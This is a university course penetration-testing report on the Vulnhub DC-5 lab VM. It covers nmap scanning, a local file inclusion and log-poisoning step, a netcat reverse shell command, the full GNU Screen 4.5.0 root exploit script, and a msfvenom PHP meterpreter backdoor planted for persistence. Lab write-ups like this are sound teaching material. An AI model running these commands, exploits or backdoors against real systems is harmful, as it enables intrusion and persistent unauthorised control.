

# University of Salerno

## Penetration Testing Report

VULNERABLE LAB DC-5

Salvatore Froncillo | PTEH course | 12/01/2021



UNIVERSITÀ DEGLI STUDI DI SALERNO  
**DIPARTIMENTO DI INFORMATICA**

## Summary

---

<b>1. Description of objectives .....</b>	<b>3</b>
<b>2. Tools .....</b>	<b>4</b>
<b>3. Methodologies .....</b>	<b>5</b>
3.1 Information Gathering .....	5
3.2 Target Discovery .....	5
3.3 Enumerating Target .....	6
3.4 Vulnerability Mapping .....	9
3.5 Target Exploitation .....	10
3.6 Privilege Escalation .....	12
3.7 Maintaining Access .....	16

## 1. Description of the objectives

---

In this project the objective is to carry out a Vulnerability Assessment and Penetration Test, in order to verify the defensive posture of the infrastructure of a vulnerable machine found on the Vulnhub site.

To achieve this goal, the following steps were completed:

- o Target IP address retrieval;
- o Network scanning (Nmap);
- o http services enumeration; o
- Exploiting LFI vulnerability (Burpsuite); o
- Reverse shell (netcat); o Increase of
- privileges; o Maintaining access via
- Backdoor;

## 2. Tools

---

For virtualization we chose to use Oracle VM Virtual Box software. Kali and the target machine are connected to each other via Shared Network.

The DC-5 virtual machine was chosen as the vulnerable asset. DC: 5 is a Debian virtual machine (32 bit) found through the vulnhub.com site, a portal where vulnerable machines can be downloaded for attack testing.

As the attacking machine, we chose to use the Kali Linux operating system (64 bit) in the 2020.4 version. Kali Linux is a Debian-based distribution designed for computer forensics and computer security.

The following tools were used for the penetration testing process:

- **Nmap:** is free software distributed under the GNU GPL license by Insecure.org created to perform port scanning, ie aimed at identifying open ports on a target computer or even on ranges of IP addresses, in order to determine which network services are available.
- **Burpsuite:** is a Web penetration test framework written in Java. Burp Suite helps identify vulnerabilities and verify attack vectors affecting web applications.
- **Netcat:** is an open source remote communication command line program, usable with both TCP and UDP protocols. Netcat has been designed to be easily used by other programs or scripts. At the same time it can be a very useful tool for network administration and investigation.
- **SearchExploit:** is an opensource tool for computer security, which stores all the exploit files contained in the exploit-db database. Very useful as it allows you to access various exploits without having to visit the exploit-db site.
- **Metasploit-Msfvenom:** **Metasploit** is a framework for developing and running exploits against a remote machine. It also provides information on vulnerabilities and simplifies penetration testing. Specifically, one of its modules, **Msfvenom** , was used, which allows you to create payloads.

### 3. Methodologies

---

The methodologies applied are those of a typical penetration testing process, namely:


- v Information Gathering;
- v Target Discovery;
- v Enumerating Target v
- Vulnerability Mapping;
- v Target Exploitation;
- v Privilege Escalation;
- v Maintaining Access.

#### 3.1 Information Gathering

The necessary information can be found from the site that provided the virtual machine.

#### 3.2 Target Discovery

The first goal was to do a shared network scan, created ad hoc for the two virtual machines, the target machine and the Kali machine. For this purpose the netdiscover tool was used, by typing the *netdiscover command*. In figure 1 it is possible to view the results of the network scanning.



```
Currently scanning: 172.17.91.0/16 | Screen View: Unique Hosts
10 Captured ARP Req/Rep packets, from 3 hosts. Total size: 600
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.5	08:00:27:bf:3e:4d	3	180	PCS Systemtechnik GmbH
10.0.2.3	08:00:27:24:38:b1	3	180	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	4	240	Unknown vendor

Figure 1

It has therefore been established that the target machine “dc-5” is active on address 10.0.2.5.

### 3.3 Enumerating Target

At this point the IP address was scanned using the **Nmap tool (figure 2)**, specifically the 1000 most common ports were scanned. By adding the -A option, the tool also tries to identify additional information, such as the operating system in use, services and versions.



```
(root@kali)-[/home]
# nmap -A 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-13 14:04 EST
Nmap scan report for 10.0.2.5
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_rpcinfo:
|_  program version    port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100024  1          34057/udp6  status
|_  100024  1          37981/tcp   status
|_  100024  1          45440/tcp6  status
|_  100024  1          47040/udp   status
MAC Address: 08:00:27:BF:3E:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Figure 2

The result of the scan revealed two open ports on http and ssh services, respectively 80 and 111.

As port 80 is open, it was possible to explore the website for possible vulnerabilities (Figure 3).




Figure 3

The website contains several pages and, after having carefully analyzed them, we have found that the most interesting in terms of possible vulnerabilities is the page dedicated to contacts, consisting of a simple contact form (figure 4).

Alquam tempus lectus volutpat turpis sodales portitor. Nam at justo eget velit rutrum porta. Cras vel sem blandit, fermentum ligula et, pulvinar dolor. Sed feugiat libero ut sem interdum, a ultricies neque sagittis. Pellentesque at turpis efficitur, interdum lorem eget, elementum ligula. Curabitur congue accumsan ex, vel dictum velit dictum ac. Donec vulputate purus non est efficitur ullamcorper. Vestibulum maximus ante vitae consectetur eleifend. Fusce lobortis est non arcu feugiat, vel dignissim nisi maximus.

**First Name**

**Last Name**

**Country**

**Subject**

Write something..

Submit

Copyright © 2019

Figure 4

By filling out the form (or even leaving it blank) and submitting the request with the submit button, we are redirected to a thank you page `thankyou.php` (figure 5).

DC-5 is alive!

Home Solutions About Us FAQ Contact

**Thank You**

Thank you for taking the time to contact us.

Copyright © 2018

Figure 5

You may notice that at the bottom of the page the copyright year has changed, and reloading the page changes again and again.



### 3.4 Vulnerability Mapping

Noting this change we assumed that the site contains LFI (local file inclusion) vulnerabilities. LFI is a web vulnerability caused by mistakes made by a website or web application programmer. If an LFI vulnerability exists on a website or web application, an attacker can include malicious files that are subsequently executed by this website or web application.

By manipulating the url it was possible to access local files, gaining access for example to / etc / passwd (figure 6).



Figure 6

From the data provided by nmap it was possible to identify the version of the server, which in this case appears to be nginx version 1.6.2. From the official website of nginx it is possible to trace the path where the access.log file can be found, and we verify its accuracy (figure 7).




Figure 7

Now it is possible to capture requests from the nginx access log file using the Burpsuite tool (figure 8).



Figure 8

### 3.5 Target Exploitation

Through Burpsuite it was therefore possible to manipulate the GET request, creating an ad hoc request to request access to the command line (Figure 9).




Figure 9

To check if the GET request was successful, let's add a new parameter to the URL (cmd = id) and check in the footer if there is a response to the request just made (figure 10).

```
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) 10.0.2.15 -- [29/Dec/2020:16:23:09 +1000] "OPTIONS / HTTP/1.1" 405 172 "-" Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) 10.0.2.15 -- [29/Dec/2020:16:23:09 +1000] "GET / HTTP/1.0" 200 4025 "-" 10.0.2.15 -- [29/Dec
/2020:16:23:09 +1000] "GET / HTTP/1.1" 200 4037 "-" 10.0.2.15 -- [29/Dec/2020:16:23:09 +1000] "GET / HTTP/1.1" 200 1718 "-" Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [04/Jan/2021:07:14:29 +1000] "GET /thankyou.php?file=/var/log/nginx/error.log&cmd=id HTTP/1.1" 200 1146 "-"
Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [04/Jan/2021:07:20:35 +1000] "GET /thankyou.php?file=/var/log/nginx/error.log&
cmd=nc -e /bin/bash 10.0.2.15 1234 HTTP/1.1" 504 182 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:43:25
+1000] "GET / HTTP/1.1" 200 1718 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:43:25 +1000] "GET
/css/styles.css HTTP/1.1" 304 0 "http://10.0.2.5/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:43:38 +1000]
"GET /contact.php HTTP/1.1" 200 1830 "http://10.0.2.5/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:43:42
+1000] "GET /thankyou.php?firstname=&country=australia&subject= HTTP/1.1" 200 422 "http://10.0.2.5/contact.php" Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:44:27 +1000] "GET /thankyou.php?file=/var/log/nginx/error.log&cmd=id HTTP/1.1" 200 1202 "-"
Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:44:27 +1000] "GET /css/styles.css HTTP/1.1" 200 2638
"http://10.0.2.5/thankyou.php?file=/var/log/nginx/error.log&cmd=id" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan
/2021:00:44:28 +1000] "GET /favicon.ico HTTP/1.1" 404 142 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan
/2021:00:46:18 +1000] "GET /thankyou.php?file=/var/log/nginx/access.log HTTP/1.1" 200 1891 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:56:26 +1000] "GET /thankyou.php?file=uid=33/www-data&gid=33/www-data&groups=33/www-data HTTP/1.1" 200 402 "-"
Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.0.2.15 -- [07/Jan/2021:00:56:26 +1000] "GET /css/styles.css HTTP/1.1" 304 0 "http://10.0.2.5
/thankyou.php?file=/var/log/nginx/access.log" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
```

Figure 10

From the footer we can see that the command was actually executed correctly. It's time to use another tool: netcat. It will allow us to create a reverse shell on the attacking machine, which we have listened to in the meantime. In Figure 11 we can see the command used.

```
10.0.2.5/thankyou.php?file=/var/log/nginx/error.log&cmd=nc -e /bin/bash 10.0.2.15 1234
```

Figure 11

While from the terminal we will receive the message of successful connection (figure 12):

```
File Actions Edit View Help

(root@kali)-[/home/kali]
# nc -lvp 1234
listening on [any] 1234 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 35976
```

Figure 12

At this point we just have to generate a TTY shell via python, so that we can further interact with the victim machine, as shown in figure 13.

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dc-5:~/html$
```

Figure 13

### 3.6 Privilege Escalation

Once the tty was obtained, a search was made for binary files that have SUID permissions (Figure 14):

```
www-data@dc-5:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
```

Figure 14

Among the results, the file screen-4.5.0 is immediately striking. GNU Screen is a terminal emulator that allows you to access multiple and separate terminal sessions. Let's analyze the file better with the Searchsploit tool (figure 15), a useful tool to define if there are already known exploits for a particular file.

```
(root@kali) - [/home/kali]
# searchsploit screen 4.5.0
```

Exploit Title	Path
GNU Screen 4.5.0 - Local Privilege Escalation	linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)	linux/local/41152.txt

Shellcodes: No Results

Figure 15

The results indicate that there is an exploit for this version of Screen. No way was found to run the script, and we moved on to manually compiling the various parts of the 41154.sh file.



The script basically contains 3 sections, shown in figure 16:

```

1 #!/bin/bash
2 # screenroot.sh
3 # setuid screen v4.5.0 local root exploit
4 # abuses ld.so.preload overwriting to get root.
5 # bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
6 # HACK THE PLANET
7 # ~ infodox (25/1/2017)
8 echo "~ gnu/screenroot ~"
9 echo "[+] First, we create our shell and library..."
10 cat << EOF > /tmp/libhax.c
11 #include <stdio.h>
12 #include <sys/types.h>
13 #include <unistd.h>
14 __attribute__((__constructor__))
15 void dropshell(void){
16     chown("/tmp/rootshell", 0, 0);
17     chmod("/tmp/rootshell", 04755);
18     unlink("/etc/ld.so.preload");
19     printf("[+] done!\n");
20 }
21 EOF
22 gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
23 rm -f /tmp/libhax.c
24 cat << EOF > /tmp/rootshell.c
25 #include <stdio.h>
26 int main(void){
27     setuid(0);
28     setgid(0);
29     seteuid(0);
30     setegid(0);
31     execvp("/bin/sh", NULL, NULL);
32 }
33 EOF
34 gcc -o /tmp/rootshell /tmp/rootshell.c
35 rm -f /tmp/rootshell.c
36 echo "[+] Now we create our /etc/ld.so.preload file..."
37 cd /etc
38 umask 000 # because
39 screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
40 echo "[+] Triggering..."
41 screen -ls # screen itself is setuid, so...
42 /tmp/rootshell
  
```

Figure 16

The first two sections will be manually saved in 2 files with .c extension and will keep the original name, while the last section can be renamed and will have a .sh extension, personally I left the name of the original script.

```

(root@kali)~# ls
41154.sh  libhax.c  rootshell.c

(root@kali)~# gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function 'dropshell':
libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ~~~~~

(root@kali)~# ls
41154.sh  libhax.c  libhax.so  rootshell.c

(root@kali)~# gcc -o rootshell rootshell.c
rootshell.c: In function 'main':
rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ~~~~~

```

Figure 17

The two .c files were then compiled with the settings found in the original script (figure 17). At this point we will find the libhax.so, rootshell and 41154.sh files, and these are the files we need on our target machine to acquire root permissions (figure 18). The files were then copied to the target machine using the wget command.

```

(root@kali)~# ls
41154.sh  libhax.c  libhax.so  rootshell  rootshell.c

(root@kali)~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

```

Figure 18

On the target machine we go then to position ourselves in the tmp folder and download the files. At this point all that remains is to change the privileges of the script and launch the script (Figure 19).

```

www-data@dc-5:/tmp$ chmod 777 41154.sh
www-data@dc-5:/tmp$ ./41154.sh
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

#

```

Figure 19

We have acquired root privileges. We move to the upper folders and find the flag that indicates that we have won the challenge (figure 20).

```

# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
thisistheflag.txt
# cat thisistheflag.txt
cat thisistheflag.txt

888b 888 d8b 888 888 888 888
888b 888 Y8P 888 888 888 888
88888b 888 888 888 888 888
888Y88b 888 888 .d888b .d88b. 888 888 888 .d88b. 888d888 888 888 888 888
888 Y88b888 888 d88P" d8P Y8b 888 888 888 d88""88b 888P" 888 .88P 888 888 888
888 Y88888 888 888 88888888 888 888 888 888 888 888 888888K Y8P Y8P Y8P
888 Y8888 888 Y88b. Y8b. Y88b 888 d88P Y88..88P 888 888 "88b " " "
888 Y888 888 "Y8888P "Y8888 "Y8888888P" "Y88P" 888 888 888 888 888

Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated. :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.

# █

```

Figure 20

### 3.7 Maintaining Access

In the last step, a backdoor was inserted into the target machine in order to maintain access. To achieve our goal, the **Metasploit** framework was used with the addition of the **msfvenom module**. In Figure 21 we show the command to create the payload.

```
(root@kali)~/home
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw > /home/backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes

(root@kali)~/home
#
```

Figure 21

With this command we created the **backdoor.php** payload, using the options:

- **-p** to select the payload to use for the attack.
- **LHOST** to set the IP address of the attacking machine.
- **-f** allows you to specify the format of the output.

The **backdoor.php** file must be sent to the target machine and then placed in the **/var/www/html** directory and the Apache2 server must be started (figure 22).

```
# service apache2 start
service apache2 start
#
```

Figure 22

At this point we can go back to the target machine, where we got root permissions and get this file from the attacking machine, using **wget** (figure 23).

```
# cd html
cd html
#

# ls
ls
about-us.php  css      footer.php  index.php  thankyou.php
contact.php   faq.php  images     solutions.php
# wget http://10.0.2.15:8000/backdoor.php
wget http://10.0.2.15:8000/backdoor.php
converted 'http://10.0.2.15:8000/backdoor.php' (ANSI_X3.4-1968) to 'http://10.0.2.15:8000/backdoor.php' (UTF-8)
--2021-01-12 09:52:55-- http://10.0.2.15:8000/backdoor.php
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1110 (1.1K) [application/octet-stream]
Saving to: 'backdoor.php'

backdoor.php      100%[=====>] 1.08K --KB/s in 0s

2021-01-12 09:52:55 (331 MB/s) - 'backdoor.php' saved [1110/1110]

# ls
ls
about-us.php  contact.php  faq.php  images  solutions.php
backdoor.php  css         footer.php  index.php  thankyou.php
```

Figure 23



After loading the backdoor into the target machine, you need to listen with a generic **handler** on the attacking machine, using the commands shown in figure 24.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload /php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Figure 24

- **use** allows you to use the exploit.
- **Set LHOST** sets the IP of the attacking machine.
- **Set payload** sets the selected payload.
- **Run** starts the exploit.

Once we are listening, to access the target machine via the backdoor, we simply have to type in our browser the IP address of the machine and add the name of the backdoor. In figure 25 we see that the handler is now connected to the machine.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload /php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39282 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:39217) at 2021-01-11 19:03:52 -0500

meterpreter >
```

Figure 25

As we can see we have access to the target machine through the Metasploit shell. This process can be reused at any time, as long as the target machine is active.